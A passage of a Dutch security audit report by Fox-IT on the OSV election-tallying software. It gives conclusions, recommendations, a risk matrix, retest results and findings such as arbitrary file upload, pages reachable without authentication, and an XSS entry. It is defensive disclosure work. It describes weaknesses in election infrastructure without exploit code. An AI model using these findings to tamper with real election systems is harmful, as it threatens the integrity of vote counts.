Daarnaast bevat OSV kwetsbaarheden die inherent zijn aan de gebruikte technologie, waardoor het updaten van de gehele oplossing naar de meest recente versie van deze technologie niet zonder meer uitvoerbaar is, tevens zijn enkele componenten (de gebruikte JBoss en library versies) '*end-of-life*'. De behoefte aan nieuwe software wordt tevens door de Kiesraad genoemd in het evaluatieadvies[7] dat in 2018 gepubliceerd is.

2.3 Analyse van de samenhang van procedures en techniek

De analyses van de proceswijzigingen en van de digitale componenten zijn zoals eerder vermeld niet voldoende om een conclusie te kunnen trekken over het gehele verkiezingsproces. Hiervoor dient de

[6] https://www.kiesraad.nl/verkiezingen/adviezen-en-publicaties/formulieren/2016/osv/osv-bestanden/voorwaarden-voor-gebruik-osv

[7] https://www.kiesraad.nl/adviezen-en-publicaties/adviezen/2018/5/17/evaluatieadvies-gemeenteraadsverkiezingen-en-raadgevend-referendum-21-maart-2018

samenhang onderzocht te worden om te bepalen of de tekortkomingen van techniek ondervangen worden door het proces, vice versa.

Het softwarepakket Ondersteunende Software Verkiezingen (OSV) wordt gebruikt in het verkiezingsproces ter ondersteuning van het aggregeren van stemtotalen en het berekenen van zetelverdelingen. Voor het inzetten van OSV heeft zowel de Kiesraad als het ministerie richtlijnen[8], [9] gepubliceerd die voorzien in aanwijzingen om de fysieke omgeving, het digitale netwerk en de systemen waar OSV op gebruikt wordt zoveel mogelijk te beveiligen. Wanneer deze richtlijnen opgevolgd worden door de betreffende instanties, resulteert dit in een omgeving waarbinnen OSV zo veilig mogelijk gebruikt kan worden. De belangrijkste aanvalsoppervlakken kunnen hiermee sterk verminderd worden.

Wanneer de volledige set aan maatregelen in acht wordt genomen, dan leidt dit niet onmiddellijk tot een zorgelijk beeld. Het zorgelijk beeld met betrekking tot alleen OSV zoals beschreven in paragraaf 2.2 blijft behouden, maar de overige getroffen maatregelen reduceren de waarschijnlijkheid van manipulatie en verhogen de waarschijnlijkheid van detectie van manipulatie. Specifiek zijn het de maatregelen die de integriteit van de data zoveel mogelijk borgen zoals het afdwingen van het vier-ogenprincipe en de maatregelen tot het zo veilig mogelijk in gebruik nemen van OSV en gerelateerde componenten, zoals het niet aan internet koppelen van deze systemen, die de waarschijnlijkheid van manipulatie verkleinen. Daarnaast verhogen zowel het proces van het aggregeren van de voorlopige uitslagen als de maatregel die de transparantie van het algehele proces vergroot, zoals de openbaring van de N10 processen-verbaal en de mogelijkheid om uitkomsten te vergelijken met de voorlopige uitslag, de waarschijnlijkheid van detectie van manipulatie.

Analyse van de volledige set aan maatregelen (proces en techniek) wijst ook uit dat de mate waarin het gehele proces van het vaststellen van de uitslag in staat is om manipulatie te voorkomen niet in balans is met de mate waarin manipulatie kan worden gedetecteerd. De huidige weerbaarheid van het gehele proces is veelal afhankelijk van detectie van potentiële manipulatie en in mindere mate het voorkomen van aanvallen die als doel hebben het manipuleren van de stemtotalen. De ontwikkeling van de dreiging

[8] https://www.rijksoverheid.nl/binaries/rijksoverheid/documenten/kamerstukken/2018/12/13/kamerbrief-over-dreiging-desinformatie-en-beinvloeding-verkiezingen/kamerbrief-over-dreiging-desinformatie-en-beinvloeding-verkiezingen.pdf

[9] https://www.rijksoverheid.nl/binaries/rijksoverheid/documenten/circulaires/2019/02/25/tweede-circulaire-gecombineerde-provinciale-staten--en-waterschapsverkiezingen-2019/Tweede+circulaire+gecombineerde+provinciale+staten-+en+waterschapsverkiezingen+2019.pdf

van met name statelijke actoren leidt ertoe dat deze balans gecorrigeerd dient te worden. Het gehele proces van het vaststellen van de uitslag dient beter in staat te zijn om manipulatie te voorkomen.

Tot slot wijst het huidig onderzoek uit dat de huidige dreiging een fenomeen is waar geen rekening mee is gehouden bij de opzet van de toegepaste techniek, het ontworpen proces en in bepaalde mate het wettelijk kader. Het technisch onderzoek en de hertests wijzen uit dat individuele componenten reactief worden aangepast, maar het geheel aan technische componenten is in de basis niet gewijzigd om bestand te zijn tegen hedendaagse en toekomstige dreigingen.

3 Conclusies en aanbevelingen

Dit onderzoek heeft tot doel om de volgende onderzoeksvragen te beantwoorden:

- In hoeverre zijn de eerder geconstateerde technische kwetsbaarheden (rapport Fox-IT voorjaar 2017) in programma's 4 en 5 van de Ondersteunende Software Verkiezingen (OSV) verholpen?
- Zijn er door het aanbrengen van de verbeteringen nieuwe kwetsbaarheden ontstaan en zo ja, welke mitigerende maatregelen kunnen binnen het bestaande wettelijke kader getroffen worden om deze kwetsbaarheden weg te nemen of te beperken?
- Hoe dienen eventuele technische kwetsbaarheden geclassificeerd te worden, gegeven de voorgeschreven context van gebruik en procedurele voorwaarden?

De onderzoeksvragen worden in de paragrafen 3.1 en 3.2 geadresseerd, op basis van de in paragraaf 1.2 beschreven aanpak.

3.1 Conclusies

Wanneer op basis van het geheel aan techniek en procedures gekeken wordt naar de totale weerbaarheid van het verkiezingsproces dan kan geconcludeerd worden dat manipulatie tijdens het proces van vaststellen van de uitslag plaats kan vinden wanneer niet voldaan wordt aan de bestaande richtlijnen. Indien manipulatie zou plaatsvinden dan kan dit in potentie ongemerkt plaatsvinden, tenzij de in dit rapport beschreven controles uitgevoerd worden. Manipulatie van de verkiezingsuitslagen op lijst- en kandidaatniveau kan in potentie op diverse wijzen worden gedetecteerd als de definitieve uitslag wordt vastgesteld, mits daar de juiste controles voor worden verricht door gebruik te maken van processen-verbaal die niet afkomstig zijn van OSV. Die controles zijn op dit moment niet voorgeschreven.

In potentie kan door derden worden gedetecteerd dat manipulatie heeft plaatsgevonden door uitslagen na te rekenen op basis van de gepubliceerde processen-verbaal van de stembureaus en die te vergelijken met de uitslagen op de verschillende niveaus. Hoewel het niet gegarandeerd is dat derden uitslagen na gaan rekenen, vindt dit in de praktijk reeds plaats.

Tenslotte kan een vergelijking van de definitieve uitslag met de voorlopige uitslag op lijstniveau een aanwijzing geven of er manipulatie heeft plaatsgevonden. In alle beschreven gevallen is nader onderzoek op zijn plaats, wanneer verschille tussen beide worden geconstateerd. Van die verkiezingen

waarbij de Kiesraad optreedt als centraal stembureau is vernomen dat deze vergelijking plaatsvindt. Van de overige verkiezingen is dit onbekend.

Vanuit technisch perspectief kan geconcludeerd worden dat OSV op zichzelf niet bestand is tegen hedendaagse dreigingen[10] en dat de methodes voor succesvolle aanvallen niet exclusief zijn voorbehouden aan statelijke actoren, ondanks dat de Kiesraad voortgang heeft gemaakt met het laten oplossen van een groot deel van reeds bekende technische kwetsbaarheden. De indruk bestaat dat de software naar hedendaagse maatstaf onvoldoende is gebaseerd op een proces voor de ontwikkeling van veilige software. Het gebruik van OSV volgens de door de Kiesraad beschikbaar gestelde richtlijnen vermindert het aanvalsoppervlak en verhoogt de kans op het detecteren van aanvallen. Om OSV en het gebruik hiervan zo weerbaar mogelijk te maken tegen hedendaagse en toekomstige aanvallen moet OSV op korte termijn (~2 jaar) worden vervangen. Hierbij dient rekening gehouden te worden met de procedures, wettelijke kaders waarbinnen OSV gebruikt wordt en moeten ook deze herzien worden.

Voor wat betreft de procedures, resulteert het besluit om digitale gegevensoverdracht niet toe te staan tijdens het proces van het vaststellen van de uitslag in een beperking van de mogelijkheid om (on)bewuste fouten te identificeren tijdens het aggregeren van de stemtotalen ten opzichte van het proces zoals beschreven in het rapport van Fox-IT in 2017. De mogelijkheid om deze (on)bewuste fouten in een parallel proces te identificeren wordt geboden door een wetswijziging waarmee de originele (niet van OSV afkomstige) papieren processen-verbaal (N10) elektronisch gepubliceerd worden. Het benutten van de mogelijkheid om op basis van de publicatie van de processen-verbaal een controle uit te voeren wordt niet afgedwongen en daardoor kan niet gegarandeerd worden dat het parallelle proces zal plaatsvinden.

3.2 Aanbevelingen

Op basis van het uitgevoerde onderzoek beschrijft dit onderdeel aanvullende maatregelen om de risico's die voortvloeien uit de geïdentificeerde kwetsbaarheden te minimaliseren. De beschreven aanbevelingen zullen nooit het risico volledig kunnen wegnemen, maar dragen bij aan een zo veilig mogelijk aggregatieproces van de stemtotalen.

3.2.1 Vervang de huidige OSV-programmatuur voor de Tweede Kamerverkiezingen van 2021

De aangetroffen kwetsbaarheden en het feit dat de oplossing gebruik maakt van technologische bouwstenen die niet zonder meer bijgewerkt kunnen worden naar de laatst beschikbare versie zorgen

[10] Verdere details zijn beschreven in hoofdstuk 1 paragraaf 5 in het rapport van Fox-IT uit 2017

voor een technisch risico. Dit technisch risico kan zoveel mogelijk gereduceerd worden, maar niet volledig weggenomen worden, door te proberen de kwetsbaarheden in de software te verhelpen of deze door middel van procesmatige maatregelen te mitigeren.

De Kiesraad stelt in meerdere documenten[11], [12] dat de OSV-programmatuur medio 2020 vervangen dient te worden. Vanuit een beveiligingsperspectief wordt dit verder onderstreept, gezien het belang van een oplossing die een juiste balans tussen techniek en processen bereikt en die tevens ontworpen is om zo bestendig mogelijk te zijn tegen hedendaagse en toekomstige dreigingen. Ook bij een nieuwe oplossing is het zeer waarschijnlijk niet haalbaar om enkel vanuit technisch perspectief een oplossing te ontwerpen die volledig bestand is tegen het actuele risico, namelijk statelijke actoren met geavanceerde middelen.

Een nieuwe oplossing dient zoveel mogelijk weerbaar gemaakt te worden tegen manipulatie van de gegevens, maar dient ook in staat te zijn om een mogelijke manipulatie vroegtijdig en accuraat te detecteren. Dit vergt een gecombineerde aanpak waarbij processen, mensen en technologie op elkaar afgestemd zijn.

Tot slot kan onderzocht worden welke sporen ontstaan wanneer de geïdentificeerde kwetsbaarheden uitgebuit worden. Deze informatie kan gebruikt worden om een proces in te richten waarmee bij een incident gecontroleerd kan worden of deze kwetsbaarheden uitgebuit zijn.

3.2.2 Zorg voor een digitale gegevensstroom parallel aan de papieren gegevensstroom

Uit het in 2017 uitgevoerd onderzoek blijkt dat de exclusieve aggregatie van stemtotalen op papier foutgevoelig is en de exclusieve digitale aggregatie van stemtotalen kwetsbaar is voor doelbewuste manipulatie door gesofisticeerde aanvallers, onder andere tijdens overdracht. Door separate en onafhankelijke papieren en digitale gegevensstromen te hanteren, kan een aggregatieproces worden ingericht dat uitzonderlijk weerbaar is tegen zowel onbedoelde fouten als bewuste manipulaties. De risico's met betrekking tot de overdracht kunnen niet volledig weggenomen worden, maar kunnen wel verder gereduceerd worden. Bijvoorbeeld door gebruik te maken van eenmalig beschrijfbare media als alternatief voor media die meerdere malen beschreven kan worden, door de mediadrager te vervoeren in een veiligheidsenveloppe (sealbag) en zowel de sealbag alsook de mediadrager van een

[11] https://www.kiesraad.nl/adviezen-en-publicaties/adviezen/2018/5/17/evaluatieadvies-gemeenteraadsverkiezingen-en-raadgevend-referendum-21-maart-2018
[12] https://www.kiesraad.nl/adviezen-en-publicaties/adviezen/2017/06/02/evaluatieadvies-tweede-kamerverkiezing-2017

handtekening te voorzien, het papier separaat te vervoeren en gebruik te maken van het vier-ogenprincipe gedurende het hele proces vanaf de uitvoer tot en met de invoer van de gegevens.

Verbeter de controle op mogelijke manipulatie van stemtotalen door gebruik te maken de processen-verbaal die niet afkomstig zijn van OSV. Deze kunnen gebruikt worden om de totalen te vergelijken met de uit OSV afkomstige totalen.

3.2.3 Verbeter de implementatie van de maatregel ter bevordering van transparantie

De geïntroduceerde wetswijziging waarmee het voor iedereen mogelijk wordt gemaakt om de uitslag te berekenen kan zorgen voor een transparanter en weerbaarder proces ten aanzien van het detecteren van manipulatie van de stemtotalen. Dit controlemiddel kan verder benut worden door een proces in te richten waarmee de uitslag, parallel aan het reguliere proces van het vaststellen van de stemtotalen, nagerekend wordt, bijvoorbeeld door een derde partij. Indien dit controlemiddel correct wordt toegepast kan een controle van de stemtotalen bereikt worden die onafhankelijk is van OSV en die daardoor een hogere weerbaarheid tot gevolg heeft.

Eventuele telfouten kunnen daarbij leiden tot incorrecte meldingen ten aanzien van de integriteit van het stemtelproces of de uitkomst ervan. Daarom is het belangrijk dat een duidelijk communicatieprotocol opgesteld wordt waarmee eenduidigheid wordt gecreëerd over hoe te handelen in het geval dat de uitkomsten verschillen. Dit communicatieprotocol dient minimaal te voorzien in de te contacteren instanties, het te leveren bewijs alsook richtlijnen over het proces dat gebruikt zal worden om vast te stellen of het verschil het resultaat was van een kwaadaardige manipulatie van de gegevens of dat het een tel- of interpretatiefout betrof.

3.2.4 Evalueer de huidige samenhang van het wettelijk kader, het proces en de techniek

Het is van belang om het Nederlands verkiezingsproces zo weerbaar mogelijk te maken tegen hedendaagse maar voornamelijk ook tegen toekomstige dreigingen. Uit dit onderzoek blijkt namelijk onder andere dat de hedendaagse dreiging een fenomeen is waar onvoldoende rekening mee is gehouden bij het opzetten van de gehele huidige oplossing. De signalering van deze dreiging en de evolutie ervan heeft ertoe geleid dat individuele componenten reactief zijn aangepast, maar het geheel van deze componenten is in basis niet opgezet met in acht neming van de hedendaagse dreiging. Het verbeteren van de algehele weerbaarheid vergt een evaluatie van alle componenten zowel het proces, de techniek alsook de wettelijke kaders. In het kader van het weerbaar maken van het Nederlandse verkiezingsproces verdient het de aanbeveling om een evaluatie uit te voeren zodat ook na de Tweede

Kamerverkiezingen van 2021 het proces van het vaststellen van de uitslag alsook de perceptie van dit proces zoveel mogelijk geborgd kan worden.

4 Bijlagen

Dit hoofdstuk bevat een overzicht van tijdens deze test aangetroffen bevindingen, alsook een overzicht van de resultaten van de controle test op overige door de Kiesraad aangeleverde bevindingen. Tot slot bevat dit hoofdstuk tevens een risicocorrelatie waarmee een beeld geschetst wordt over hoe de tijdens deze test aangetroffen bevindingen door een aanvaller gebruikt zouden kunnen worden.

4.1 Risicomatrix

Onderstaande tabel geeft een overzicht van alle bevindingen die tijdens deze test zijn geconstateerd. De bevindingen zijn geclassificeerd op het geconstateerde risico van hoog naar laag. De kolom ‘Hertest resultaat’ geeft de status weer nadat de bevinding op verzoek van de Kiesraad na het laten doorvoeren van aanpassingen opnieuw getest is.

Bevinding	Omschrijving	Origineel Risico	Hertest resultaat
5	HMAC-controle is te omzeilen	HOOG	Deels opgelost
6	Onvoldoende autorisatiecontrole	HOOG	NVT
1	Willekeurige bestanden kunnen geüpload worden	GEMIDDELD	Opgelost
3	Persistent Cross-Site Scripting (XSS)	GEMIDDELD	NVT
8	Gevoelige informatie in logbestand	GEMIDDELD	Opgelost
2	Pagina’s bereikbaar zonder authenticatie	LAAG	NVT
4	Gedetailleerde stack traces	LAAG	NVT
7	SHA256-hash controle kan omzeild worden	LAAG	Opgelost

4.2 Hertest bestaande bevindingen

Fox-IT heeft tijdens het onderzoek ook een hertest uitgevoerd op door de Kiesraad aangeleverde bevindingen die in onderstaande tabel weergegeven worden. Een referentie naar de bron van de bevinding is opgenomen in bijlage 4.5. De kleur blauw geeft aan dat de bevinding gemitigeerd is, de kleur oranje geeft aan dat de bevinding gedeeltelijk opgelost is, de kleur groen geeft aan dat de bevinding volledig opgelost is en de kleur rood geeft aan dat de bevinding niet is opgelost.

#	Referentie	Resultaat	Originele Bevindingen	Risico	Opmerking
1	Bron 1, par. 4.1.3 (p. 26)	Gemitigeerd	Unnecessary ports are opened by Java	LAAG	Java opent nog onnodige poorten, maar deze worden afgeschermd door de Windows Firewall zoals beschreven in het document “Voorwaarden+voor+gebruik+OSV-2018-10-30”.
2	Bron 1, par. 4.1.7 (p. 35)	Deels opgelost	Stand-alone OSV installation is risky	LAAG	De voorwaarden voor het gebruik van OSV geven aan dat gebruikersaccounts zo min mogelijk rechten dienen te bevatten. Tijdens de installatie worden de rechten van de OSV-map door het installatieprogramma niet juist ingesteld. Hierdoor is het afhankelijk van de gekozen locatie alsnog mogelijk om de bestanden te manipuleren vanaf een ander systeemaccount. Hoewel de standaardlocatie van OSV een locatie betreft waar enkel de huidige gebruiker rechten heeft, is het nog mogelijk dit aan te passen naar een andere locatie waarvoor dit niet het geval is.
3	Bron 1, par. 4.1.14 (p. 40)	Opgelost	SSL version 3.0 is detected	-	-
4	Bron 1, par. 4.1.22 (p. 51)	Opgelost	Password policy not enforced: one letter passwords possible	-	-
5	Bron 1, par. 4.1.23 (p. 52)	Opgelost	OSV can be run on an unencrypted HTTP connection on port 8080	-	-

6	Bron 1, par. 4.1.29 (p. 59)	Opgelost	jQuery security updates are missing	-	De software kan onverhoopt beveiligingsupdate missen, indien een nieuwe versie van jQuery beschikbaar gemaakt wordt ten tijde van de verkiezingen.
7	Bron 1, par. 4.1.31 (p. 60)	Opgelost	OSV database software Derby is missing security updates	-	De software kan onverhoopt beveiligingsupdate missen, indien een nieuwe versie van Derby beschikbaar gemaakt wordt ten tijde van de verkiezingen.
8	Bron 1, par. 4.1.35 (p. 64)	Opgelost	Checking the integrity of the CD-ROM file is optional	-	Procedureel wordt afgedwongen dat de integriteit van de CD-ROM gecontroleerd wordt.
9	Bron 2, par. 6, issue 2	Opgelost	Password hashing and login	-	-
10	Bron 3, bevinding 1	Opgelost	OSV-webapplicatie toegankelijk zonder verbindings-versleuteling	-	-
11	Bron 3, bevinding 2 Bron 1, par. 4.1.4 (p. 29)	Deels opgelost	Niet ondersteunde software in gebruik Unsupported and old Jboss and Java SE software used	GEMIDDELD	Enkele componenten van de OSV-applicatie zijn bijgewerkt. De gebruikte versie van Jboss en hulp bestanden (libraries) betreft nog een niet-ondersteunde versie.
12	Bron 3, bevinding 4	Opgelost	Werkwijze wachtwoorden onveilig	-	-
13	Bron 3, bevinding 5	Opgelost	Verificatie integriteit EML-bestanden onvoldoende	-	-
14	Bron 3, bevinding 6	Deels opgelost	Transport door middel van USB-sticks	LAAG	Volgens de procedure is het niet toegestaan om gebruik te maken van USB-sticks volgens de huidige richtlijnen.
15	Bron 3, bevinding 7	Opgelost	Integriteitscontrole OSV installatie-cd-rom kan omzeild worden	-	Voor het Linux-commando wordt aanbevolen om ‘-b’ als extra parameter mee te geven zodat het bestand in de juiste modus wordt ingelezen.
16	Bron 3, bevinding 8	Opgelost	XML External Entity Injection (XXE)	-	-
17	Bron 3, bevinding 9	Opgelost	Vier-ogen-principe wordt niet afgedwongen	-	-
18	Bron 3, bevinding 10	Opgelost	Niet geverifieerde externe software vereist	-	Standaardfunctionaliteit van Windows wordt gebruikt.
19	Bron 3, bevinding 11, sub 4	Gemitigeerd	Overige tekortkomingen OSV	GEMIDDELD	Java opent nog onnodige poorten, maar deze worden afgeschermd door de Windows Firewall zoals beschreven in

					het document “Voorwaarden+voor+gebruik+OSV-2018-10-30”.
20	Bron 1, par. 4.1.21 (p. 49)	Opgelost	Browser back button works even if user is logged out (HTML code can be cached)	-	-
21	Bron 1, par. 4.1.27 (p. 52)	Opgelost	No restriction on JavaScript usage via Content Security Policy	-	-
22	Bron 2, par. 5, issue 1	Opgelost	Integer overflow	-	-
23	Bron 2, par. 5, issue 2	Opgelost	XML schema validation and application checks bypass	-	-
24	Bron 2, par. 5, issue 4	Opgelost	Election definition and XSS	-	-
25	Bron 2, par. 6, issue 1	Deels opgelost	Incomplete source code and unsigned binary code	LAAG	Niet alle uitvoerbare code is ondertekend (signed).
26	Bron 1, par. 4.5.2 (p. 75)	Opgelost	Publication of e-mail addresses	-	-
27	Bron 1, par. 4.1.24 (p. 54)	Opgelost	Strict Transport Security isn’t enabled	-	Statische resources zijn niet voorzien van HSTS.

4.3 Technische bevindingen

Inschattingen van het risico van de aangetroffen kwetsbaarheden zijn gebaseerd op de eigen inschatting van de specialisten van Fox-IT. Het is de verantwoordelijkheid van de Kiesraad om afhankelijk van de specifieke processen en -omstandigheden het risiconiveau over te nemen of aan te passen. Ook doet Fox-IT een concrete technische aanbeveling per kwetsbaarheid, die uitlegt hoe de kwetsbaarheid kan worden verholpen dan wel hoe het risico kan worden gereduceerd. Ook hierbij is het de eindverantwoordelijkheid van de Kiesraad om de kosten en baten van het overnemen van dit advies tegen elkaar af te wegen. Het rapport van Fox-IT biedt de informatie op basis waarvan en geïnformeerd besluit kan worden genomen.

Bij het inschatten van het risico baseren de specialisten van Fox-IT zich op het volgende:

- Waarschijnlijkheid – de kans dat een aanvaller misbruik zal (kunnen) maken van de beschreven kwetsbaarheid;
- Gevolgen – de impact die misbruik van de beschreven kwetsbaarheid zou kunnen hebben voor OSV.

Volgens de formule “Risico = Waarschijnlijkheid x Impact” leidt dat tot het volgende schema:

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag	LAAG	LAAG	GEMIDDELD
	Gemiddeld	LAAG	GEMIDDELD	HOOG
	Hoog	GEMIDDELD	HOOG	ZEER HOOG

Bevinding 1 Willekeurige bestanden kunnen geüpload worden

Betreft


OSV 2.23.3


Observatie

Het is mogelijk om willekeurige bestanden te uploaden naar OSV.

Onderbouwing

De verschillende upload-formulieren binnen OSV hebben geen restricties op welk soort bestanden wel of niet geüpload mogen worden. Dat wil zeggen, bij het uploaden van een incorrect bestand zal het desbetreffende upload-formulier een foutmelding genereren, maar het betreffende bestand wel wegschrijven naar het bestandssysteem.





De precieze locatie van het bestand wordt bepaald door de bestandsnaam. Zo zullen onbekende bestandsnamen in een map genaamd “andere” geplaatst worden, terwijl bijvoorbeeld het bestand met bestandsnaam “`Telling_PS2019_Fox-IT_stembureau1_Stembureau_1.eml`” in de map “archive” geplaatst zal worden. De precieze condities zijn terug te vinden in de volgende broncodebestanden:

- osv45/src/de/ivu/wahl/util/EMLFilenameCheck.java
- osv45/src/de/ivu/wahl/client/beans/BasicUploadBean.java
- de.ivu.wahl.wus.reportgenerator/src/main/java/de/ivu/wahl/wus/reportgen/RgConstants.java

Daarnaast is het belangrijk om op te merken dat reeds bestaande bestanden zonder enig verzoek om bevestiging direct overschreven worden.

Risico

De mogelijkheid om willekeurige bestanden te uploaden maakt het ook mogelijk om bestanden zoals bijvoorbeeld malware te uploaden naar het systeem waar OSV op draait. Daarnaast is het mogelijk om verschillende legitieme bestanden zoals aangemaakt door OSV te overschrijven. Dit maakt het mogelijk om legitieme bestanden te manipuleren of onbruikbaar te maken. Het risico is op dit moment echter klein, doordat digitale bestandsoverdracht op dit moment niet is toegestaan.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld		GEMIDDELD	
	Hoog			

Aanbeveling

Fox-IT raadt aan het uploadproces beter te beveiligen, zodat alleen bestanden die voldoen aan een vooraf opgestelde lijst aan eisen worden toegestaan. Denk hierbij aan zaken als:

- Bestandsextensie is `.eml.xml`;
- Content type is `text/xml`;
- Het bestand bevat enkel geldige XML.

Het is raadzaam om voor deze controle te werken met een whitelist principe. Daarnaast is het aan te raden om bestaande bestanden niet zonder melding en/of bevestiging te overschrijven.

Hertestnotitie

Deze bevinding is opgelost in versie 2.23.5 van OSV.

Bevinding 2 **Pagina's bereikbaar zonder authenticatie**

Betreft

OSV

Observatie


Verschillende pagina's zijn op te vragen zonder hiervoor te authenticeren.

Onderbouwing

Hoewel veel pagina's van OSV enkel bereikbaar zijn door te authenticeren, kunnen enkele pagina's ook worden opgevraagd zonder geldige authenticatie. Enkele voorbeelden hiervan zijn de volgende pagina's:

- `https://127.0.0.1:8443/P4_PSB/jsp/wahl/adm_kandidat_waehlbar.jsp`
- `https://127.0.0.1:8443/P4_PSB/jsp/wahl/electiondetails.jsp`
- `https://127.0.0.1:8443/P4_PSB-export-map`

Merk op dat dit geen uitputtende lijst is. De laatstgenoemde pagina bevat de zogenaamde "werkmap" van OSV, waar verschillende bestanden ingezien en gedownload kunnen worden. Denk hierbij aan alle bestanden die door gebruikers geüpload worden, zoals de verkiezingsdefinities, maar ook de uitkomst van verschillende tellingen.



Risico

Iedereen met toegang tot de webinterface van OSV kan de verschillende pagina's als ook de werkmap benaderen en de bestanden en informatie inzien. Daarbij is het onmogelijk om te controleren welke gebruiker welk bestand benaderd heeft omdat hier geen authenticatie voor nodig is.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag		LAAG	
	Gemiddeld			
	Hoog			

Aanbeveling

Fox-IT raadt aan om de werkmap alleen bereikbaar te maken voor geauthentiseerde gebruikers met de juiste gebruikersrechten.

Bevinding 3 **Persistent Cross-Site Scripting (XSS)**

Betreft

OSV

